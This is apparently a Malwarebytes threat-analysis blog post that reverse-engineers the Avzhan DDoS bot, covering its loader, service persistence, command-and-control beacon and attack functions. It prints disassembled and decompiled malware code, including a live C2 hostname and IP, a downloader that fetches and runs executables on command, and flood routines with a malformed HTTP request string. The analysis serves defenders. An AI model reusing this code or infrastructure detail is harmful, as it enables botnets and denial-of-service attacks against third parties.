Avzhan DDoS bot dropped by Chinese drive-by attack

blog.malwarebytes.com/threat-analysis/2018/02/avzhan-ddos-bot-dropped-by-chinese-drive-by-attack/

hasherezade February 23, 2018

The Avzhan DDoS bot has been known since 2010, but recently we saw it in wild again, being dropped by a Chinese drive-by attack. In this post, we'll take a deep dive into its functionality and compare the sample we captured with the one described in the past.


Analyzed sample

05dfe8215c1b33f031bb168f8a90d08e – The version from 2010 (reference sample)

Behavioral analysis


Installation

After being deployed, the malware copies itself under a random name into a system folder, and then deletes the original sample:




Its way to achieve persistence is by registering itself as a Windows Service. Of course, this operation requires administrator rights, which means for successful installation, the sample must run elevated. There are no UAC bypass capabilities inside the bot, so it can only rely on some external droppers, using exploits or social engineering.

Example of added registry keys, related to registering a new service:




We find it also on the list of the installed services:




The interesting thing was also that the dropped main sample was infected with another malware, Virut – a very old family (and crashing on 64 bit systems). Once it was deployed, it started to infect other executables on the disk. More about Virut we will cover in another post.

Network traffic

We can see that the bot connects to its CnC:



Looking at the network traffic, we see the beacon that is sent. It is in a binary format and contains information collected about the victim system:



The beacon is very similar to the one described in 2010 by Arbor Networks here. The server responds with a single NULL byte.

During the experiments, we didn't capture traffic related to the typical DDoS activities performed by this bot. However, we can see such capabilities clearly in the code.

Inside the sample

Stage 1: the loader

The sample is distributed in a packed form. The main sample's original name is Cache.dat, and it exports one function: Ip.

Offset	Name	Value	Meaning
5630	Characteristics	0	
5634	TimeDateStamp	55D6C0D9	
5638	MajorVersion	0	
563A	MinorVersion	0	
563C	Name	5662	Cache.dat
5640	Base	1	
5644	NumberOfFunctions	1	
5648	NumberOfNames	1	
564C	AddressOfFunctions	5658	
5650	AddressOfNames	565C	
5654	AddressOfNameOrdinals	5660	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
5658	1	1580	566C	Ip

Looking inside the Ip, we can easily read that it creates a variable, fills it with strings, and then returns it:

```
00401580 ; Exported entry   1. Ip
00401580
00401580
00401580
00401580 exp_Ip proc near
00401580 push    esi
00401581 push    edi
00401582 push    2A8h            ; unsigned int
00401587 call    ??2@YAPAXI@Z    ; operator new(uint)
0040158C mov     edi, ds:wsprintfA
00401592 mov     esi, eax
00401594 push    offset aWm_shiquanxian ; "wm.shiquanxian.cn:8080"
00401599 lea     eax, [esi+1A4h]
0040159F push    eax             ; LPSTR
004015A0 call    edi ; wsprintfA
004015A2 lea     ecx, [esi+0A4h]
004015A8 push    offset aProvidessllADo ; "Providessll a domain server for NI secu"...
004015AD push    ecx             ; LPSTR
004015AE call    edi ; wsprintfA
004015B0 lea     edx, [esi+24h]
004015B3 push    offset aNationalnmmIns ; "Nationalnmm Instruments Domain Service"
004015B8 push    edx             ; LPSTR
004015B9 call    edi ; wsprintfA
004015BB lea     eax, [esi+4]
004015BE push    offset aNationalcsm ; "Nationalcsm"
004015C3 push    eax             ; LPSTR
004015C4 call    edi ; wsprintfA
004015C6 add     esp, 24h
004015C9 mov     eax, esi
004015CB pop     edi
004015CC pop     esi
004015CD retn
004015CD exp_Ip endp
```

Those are the same parameters that we observed during the behavioral analysis. For example, we can see that the service name is “Nationalscm” and the referenced server, probably CnC is: wm.shiquanxian.cn:8080 (that resolves to: 103.85.226.65:8080). So, this is likely the function responsible for filling those parameters and passing them further.

The main function of this executable is obfuscated, and the flow of the code is hard to follow —it consists of small chunks of code connected by jumps, in between of which junk instructions are added:

```
.text:00403CE7                 public start
.text:00403CE7 start           proc near
.text:00403CE7
.text:00403CE7 ; FUNCTION CHUNK AT .text:00403A93 SIZE 00000016 BYTES
.text:00403CE7 ; FUNCTION CHUNK AT .text:00403ADE SIZE 00000015 BYTES
.text:00403CE7 ; FUNCTION CHUNK AT .text:00403B97 SIZE 0000002B BYTES
.text:00403CE7 ; FUNCTION CHUNK AT .rsrc:0041C7DC SIZE 0000003F BYTES
.text:00403CE7
.text:00403CE7                 push    6B3Ah
.text:00403CEC                 clc
.text:00403CED                 pop     ecx
.text:00403CEE                 xchg    ah, dh
.text:00403CF0                 jmp     loc_403D9A
.text:00403CF0 ; ---------------------------------------------------------------------------
.text:00403CF5                 db 41h, 3, 0A1h
.text:00403CF8                 dd 80C4006Eh, 72531A6Dh, 0D4D4EAEAh, 9E0F00h, 0F1CC81FEh
.text:00403CF8                 dd 1E050000h, 8AFF00D7h, 89AD326Ch, 931500h, 0E1093F00h
.text:00403CF8                 dd 36C0B232h, 53CCD93Ch, 0C7000019h, 0F73AC676h, 0C2E8DF00h
.text:00403CF8                 dd 0E3E6573Dh, 4959CA22h, 48C82800h, 6Bh, 0D8000000h, 2DD10000h
.text:00403CF8                 dd 0F0971645h, 0E3CDCA00h, 120049ABh, 5400B72Ah, 64963463h
.text:00403CF8                 dd 5E000046h, 3900EADDh, 8B08040Ch, 0A1E27805h, 5EBA981Fh
.text:00403CF8                 dd 58009502h, 117F11h, 0C5E0000h, 0A4E8C100h, 0ACB6h, 0AE970959h
.text:00403CF8                 dd 310E03F5h, 5BD31A00h, 7200402Fh
.text:00403D98                 db 0C1h, 30h
.text:00403D9A ; ---------------------------------------------------------------------------
.text:00403D9A
.text:00403D9A loc_403D9A:                             ; CODE XREF: start-24A↑j
.text:00403D9A                                         ; start+9↑j
.text:00403D9A                 not     ah
.text:00403D9C                 not     dl
.text:00403D9E                 mov     al, 0EDh
.text:00403DA0                 cld
.text:00403DA1                 adc     ds:word_416000[ecx], 8A62h
.text:00403DAA                 jmp     loc_403B97
.text:00403DAA start           endp
.text:00403DAA
.text:00403DAA ; ---------------------------------------------------------------------------
.text:00403DAF                 db 71h
.text:00403DB0                 dd 1A342Ch, 56000025h, 2F1FE7h, 7C2800h, 9200D8h, 9C061861h
.text:00403DB0                 dd 4A81B57Fh, 96A93879h, 0A8F89204h, 0AA3D07B0h, 6D0982h
.text:00403DB0                 dd 0A4F6CF5Ch, 5D00487Ah, 0A1431A0Ah, 15D59800h, 0E0E52035h
.text:00403DB0                 dd 0D8270000h, 16B99416h, 3D14008Fh, 0FD806A38h, 660674h
```


However, just below the function Ip, we see another one that looks readable:

```
.text:004015D0 sub_4015D0      proc near               ; CODE XREF: .text:00403715↓p
.text:004015D0
.text:004015D0 decoded_buffer  = byte ptr -20h
.text:004015D0
.text:004015D0                 sub     esp, 20h
.text:004015D3                 lea     ecx, [esp+20h+decoded_buffer]
.text:004015D7                 call    sub_402A20
.text:004015DC                 mov     eax, dword_406124
.text:004015E1                 push    offset obfuscated_buffer
.text:004015E6                 push    eax
.text:004015E7                 push    offset enc_key
.text:004015EC                 lea     ecx, [esp+2Ch+decoded_buffer]
.text:004015F0                 call    xor_based_decode
.text:004015F5                 test    eax, eax
.text:004015F7                 jz      short finish
.text:004015F9                 mov     ecx, dword_406124
.text:004015FF                 push    offset obfuscated_buffer
.text:00401604                 push    ecx
.text:00401605                 lea     ecx, [esp+28h+decoded_buffer]
.text:00401609                 call    load_pe_module
.text:0040160E                 test    eax, eax
.text:00401610                 jz      short finish
.text:00401612                 push    offset OutputString ; "-Ëď ědll"
.text:00401617                 call    ds:OutputDebugStringA
.text:0040161D                 push    offset aStartupserver ; "StartupServer"
.text:00401622                 lea     ecx, [esp+24h+decoded_buffer]
.text:00401626                 call    search_in_exports
.text:0040162B                 call    eax             ; call StartupService
.text:0040162D                 lea     ecx, [esp+20h+decoded_buffer]
.text:00401631                 call    cleanup
.text:00401636
.text:00401636 finish:                                 ; CODE XREF: sub_4015D0+27↑j
.text:00401636                                         ; sub_4015D0+40↑j
.text:00401636                 lea     ecx, [esp+20h+decoded_buffer]
.text:0040163A                 call    cleanup
.text:0040163F                 xor     eax, eax
.text:00401641                 add     esp, 20h
.text:00401644                 retn    10h
.text:00401644 sub_4015D0      endp
```

Looking at its features, we see that it is a good candidate for a function that actually unpacks and installs the payload in the following process:

1. It takes some hardcoded buffer and processes it—that looks like de-obfuscating the payload.
2. It searches a function “StartupService” in the export table of the unpacked payload—it gives us hint that the unpacked content is a PE file.
3. Finally, it calls the found function within the payload.


We can confirm this by observing the execution under the debugger. After the decoding function was called, we see that indeed the buffer becomes a new PE file:



At this moment, we can dump the buffer, trim it, and analyze it separately. It turns out that this is the core of the bot, performing all of the malicious operations. The PE file is in the raw format, so no unmapping is needed. Further, the loader will allocate another area of memory and map there the payload into the Virtual Format so that it can be executed.

Anti-dumping tricks

This malware uses few tricks to evade automated dumpers. First of all, the payload that is loaded is not aligned to the beginning of the page:



If we dump it at this moment, we would also need to unmap it (i.e. by pe_unmapper) because this time it is in the Virtual Format. However, there are some unpleasant surprises: The relocation table and resources have been removed after use by the loader. This is why it is usually more reliable to dump the payload before it is mapped. However, some of the data inside the payload may be also filled on load. So if we don't dump both versions, we may possibly miss some information.

In the version from 2010, the outer layer is missing. The malware is distributed via a single executable that is an equivalent of the payload unpacked from the current sample.

Stage 2: the core

By following the aforementioned steps, we obtain the core DLL, named Server.dll. We find that the core is pretty old—this hash was seen for the first time on VirusTotal more than a year ago. However, it was not described in detail at that time, so I think it is still worth analyzing.

Offset	Name	Value	Meaning
7E78	MajorVersion	0	
7E7A	MinorVersion	0	
7E7C	Name	7EA2	Server.dll
7E80	Base	1	
7E84	NumberOfFunctions	1	
7E88	NumberOfNames	1	
7E8C	AddressOfFunctions	7E98	
7E90	AddressOfNames	7E9C	
7E94	AddressOfNameOrdinals	7EA0	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
7E98	1	2F65	7EAD	StartupServer


The sample from 2010, in contrast, is not a DLL but a standalone EXE. Yet, looking at the strings and comparing both with the help of BinDiff, we can see striking similarities that prove that the core didn't evolve much.

Execution flow

The execution starts in the exported function: StartupServer. At the beginning, the sample calls OutputDebugStringA with non-ascii content. What's interesting is that the content is not random. The same bytes were used previously in the loader, just before executing the function within the payload. Yet, its purpose remains unknown.

```
01332FAD ; Exported entry   1. StartupServer
01332FAD
01332FAD
01332FAD ; Attributes: bp-based frame
01332FAD
01332FAD public StartupServer
01332FAD StartupServer proc near
01332FAD
01332FAD ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
01332FAD var_8= dword ptr -8
01332FAD var_4= dword ptr -4
01332FAD
01332FAD push    ebp
01332FAE mov     ebp, esp
01332FB0 sub     esp, 10h
01332FB3 push    ebx
01332FB4 push    esi
01332FB5 push    edi
01332FB6 push    offset OutputString ; "-Ëďěż"
01332FBB call    ds:OutputDebugStringA
```

It also tries to check if the current DLL has been loaded by the main module that exports a function “Ip.” If it is so, it calls it:



As we remember, the function with exactly this name was exported by the outer layer. It was supposed to retrieve the configuration of the bot, such as the CnC address and Windows Service name. After being retrieved, the data gets copied into the bot’s data section (the configuration gets hardcoded into the bot).

After that, the malware proceeds with its main functionality. We can see that the data that got retrieved and hardcoded is later being passed to the function installing the service:

```
01332FDB call    esi
01332FDD mov     esi, ds:lstrcpyA
01332FE3 mov     edi, eax
01332FE5 lea     eax, [edi+1A4h]
01332FEB push    eax             ; lpString2
01332FEC push    offset Str      ; "wm.shiquanxian.cn:8080"
01332FF1 call    esi ; lstrcpyA
01332FF3 lea     eax, [edi+0A4h]
01332FF9 push    eax             ; lpString2
01332FFA push    offset aProvidessllADo ; "Providessll a domain server for NI secu"...
01332FFF call    esi ; lstrcpyA
01333001 lea     eax, [edi+24h]
01333004 mov     ebx, offset DisplayName ; "Nationalnmm Instruments Domain Service"
01333009 push    eax             ; lpString2
0133300A push    ebx             ; lpString1
0133300B call    esi ; lstrcpyA
0133300D add     edi, 4
01333010 push    edi             ; lpString2
01333011 mov     edi, offset ServiceName ; "Nationalcsm"
01333016 push    edi             ; lpString1
01333017 call    esi ; lstrcpyA
01333019 call    open_key
0133301E test    eax, eax
01333020 jz      short failed
```

Based on the presence of the corresponding registry keys, the malware distinguishes if this is its first run or if it had already been installed. Depending on this information, it can take alternative paths.

If the malware was not installed yet, it proceeds with the installation and exits afterward:

```
01333046
01333046 failed:                 ; "Providessll a domain server for NI secu"...
01333046 push    offset aProvidessllADo
0133304B push    ebx             ; lpDisplayName
0133304C push    edi             ; lpServiceName
0133304D call    create_service
01333052 add     esp, 0Ch
01333055 call    delete_sample
0133305A push    0               ; uExitCode
0133305C call    ds:ExitProcess
0133305C StartupServer endp
```

Otherwise, it runs its main service function:

```
01333022 and     [ebp+var_8], 0
01333026 and     [ebp+var_4], 0
0133302A lea     eax, [ebp+ServiceStartTable]
0133302D mov     [ebp+ServiceStartTable.lpServiceName], edi
01333030 push    eax             ; lpServiceStartTable
01333031 mov     [ebp+ServiceStartTable.lpServiceProc], offset run_service_socket
01333038 call    ds:StartServiceCtrlDispatcherA
0133303E push    1
01333040 pop     eax
01333041 pop     edi
01333042 pop     esi
01333043 pop     ebx
01333044 leave
01333045 retn
```

The main service function is responsible for communication with the CnC. It deploys a thread that reads commands and deploys appropriate actions:

```
void __stdcall __noreturn run_service_socket(int a1)
{
  struct WSAData WSAData; // [sp+10h] [bp-190h]@1

  hServiceStatus = RegisterServiceCtrlHandlerA(ServiceName, HandlerProc);
  ServiceStatus.dwServiceType = 32;
  ServiceStatus.dwControlsAccepted = 7;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwWaitHint = 2000;
  ServiceStatus.dwCheckPoint = 1;
  ServiceStatus.dwCurrentState = 2;
  SetServiceStatus(hServiceStatus, &ServiceStatus);
  ServiceStatus.dwCheckPoint = 0;
  Sleep(500u);
  ServiceStatus.dwCurrentState = 4;
  SetServiceStatus(hServiceStatus, &ServiceStatus);
  WSAStartup(0x202u, &WSAData);
  while ( 1 )
  {
    g_MainThread = CreateThread(0, 0, read_respond_commands, 0, 0, 0);
    WaitForSingleObject(g_MainThread, 0xFFFFFFFF);
    CloseHandle(g_MainThread);
    closesocket(fd);
    is_stop = 1;
    Sleep(300u);
  }
}
```

Functionality

First the bot connects to the CnC and sends a beacon containing information gathered about the victim system:

```
socket1 = open_socket();
fd = socket1;
if ( socket1 != -1 )
{
  set_sock_opt(socket1, 75);
  memset(&Dst, 0, 0xD0u);
  os_fingerprint(&Dst);
  v38 = 208;
  *Dest = 119;
  memcpy(Parameters, &Dst, 0xD0u);
  if ( send(fd, &buf, 1240, 0) != -1 )
  {
```

The information gathered is detailed, containing processor features as well as the Internet speed. We saw this data being sent during the behavioral analysis.

After the successful beaconing, it deploys the main loop, where is listens for the commands from the CnC, parses them, and executes:

```
while ( 1 )
{
  memset(&buf, 0, 0x400u);
  if ( !read_from_socket(fd, &buf, 0x408) || !read_from_socket(fd, var_174, v38) )
    break;
  if ( *var_178 > 6u )
  {
    switch ( *var_178 )
    {
      case 0x10:
        CmdLine = 0;
        memset(&v26, 0, 0x100u);
        v27 = 0;
```

As we can see, the malware can act as a downloader—it can fetch and deploy a new executable from the link supplied by the CnC:

```
if ( *var_178 > 6u )
{
  switch ( *var_178 )
  {
    case 0x10:
      CmdLine = 0;
      memset(&v26, 0, 0x100u);
      v27 = 0;
      v28 = 0;
      v33 = 0;
      memset(&v34, 0, 0x7Cu);
      v35 = 0;
      v36 = 0;
      (_GetTempPath)(260, &CmdLine);
      v17 = GetTickCount();
      wsprintfA(&v33, aD, v17);
      (_WriteFile)(&CmdLine, &v33);
      _urlmon = LoadLibraryA(&LibFileName);
      _URLDownlaodToFileA = GetProcAddress(_urlmon, &v73);
      (_URLDownlaodToFileA)(0, var_174_read, &CmdLine, 10, 0);
      if ( *var_178 == 0x11 )
        v20 = 5;
      else
        v20 = 0;
      WinExec(&CmdLine, v20);
      break;
```

The CnC can also push an update of the main bot, as well as instruct the bot to fully remove itself.

But the most important capabilities lie in few different DDoS attacks that can be deployed remotely on any given target. The target address, as well as the attack ID, are supplied by the CnC.

```
v1 = 0;
attack_func = 0;
v3 = *(lpParameter + 66);
if ( is_stop )
{
  is_stop = 0;
  switch ( *(lpParameter + 69) )
  {
    case 5:
      attack_func = sub_1335208;
      v1 = (*(lpParameter + 67) == 1 ? deploy_http_invalid_req : 0);
      break;
    case 6:
      attack_func = flood_raw_socket;
      break;
    case 7:
      attack_func = deploy_http_invalid_req;
      break;
    case 8:
      attack_func = get_http_image;
      break;
  }
  if ( v3 )
  {
    v4 = v3;
    do
    {
      if ( v1 )
        deploy_in_new_thread(v1, lpParameter);
      deploy_in_new_thread(attack_func, lpParameter);
      --v4;
    }
    while ( v4 );
  }
  deploy_in_new_thread(sleep_and_stop, *(lpParameter + 65));
}
```

Among the requests that are prepared for the attacks, we can see the familiar strings, whose purpose was already described in the report from 2010. We can see the malformed GET request:

```
StartupInfo.dwFlags |= 1u;
if ( fill_invalid_get == 1 )
{
  strcpy(
    &buffer1,
    "GET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^"
    "&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%"
    "^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.ht"
    "mGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#"
    "^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$"
    "%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.h"
    "tmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$"
    "#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##"
    "$%^&*(*&^%$%^&*.htmGET ^&&%$%$^%$#^&**(*((&*^%$##$%^&*(*&^%$%^&*.htm");
}
else
{
  if ( CreateProcessA(0, &buffer1, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    Sleep(0x1388u);
    TerminateProcess(ProcessInformation.hProcess, 0);
  }
  if ( rand_by_tick(1u) )
  {
    if ( hostshort[0] == 80 )
      wsprintfA(&buffer1, aGetSHttp1_1Hos, &v13, &cp);
    else
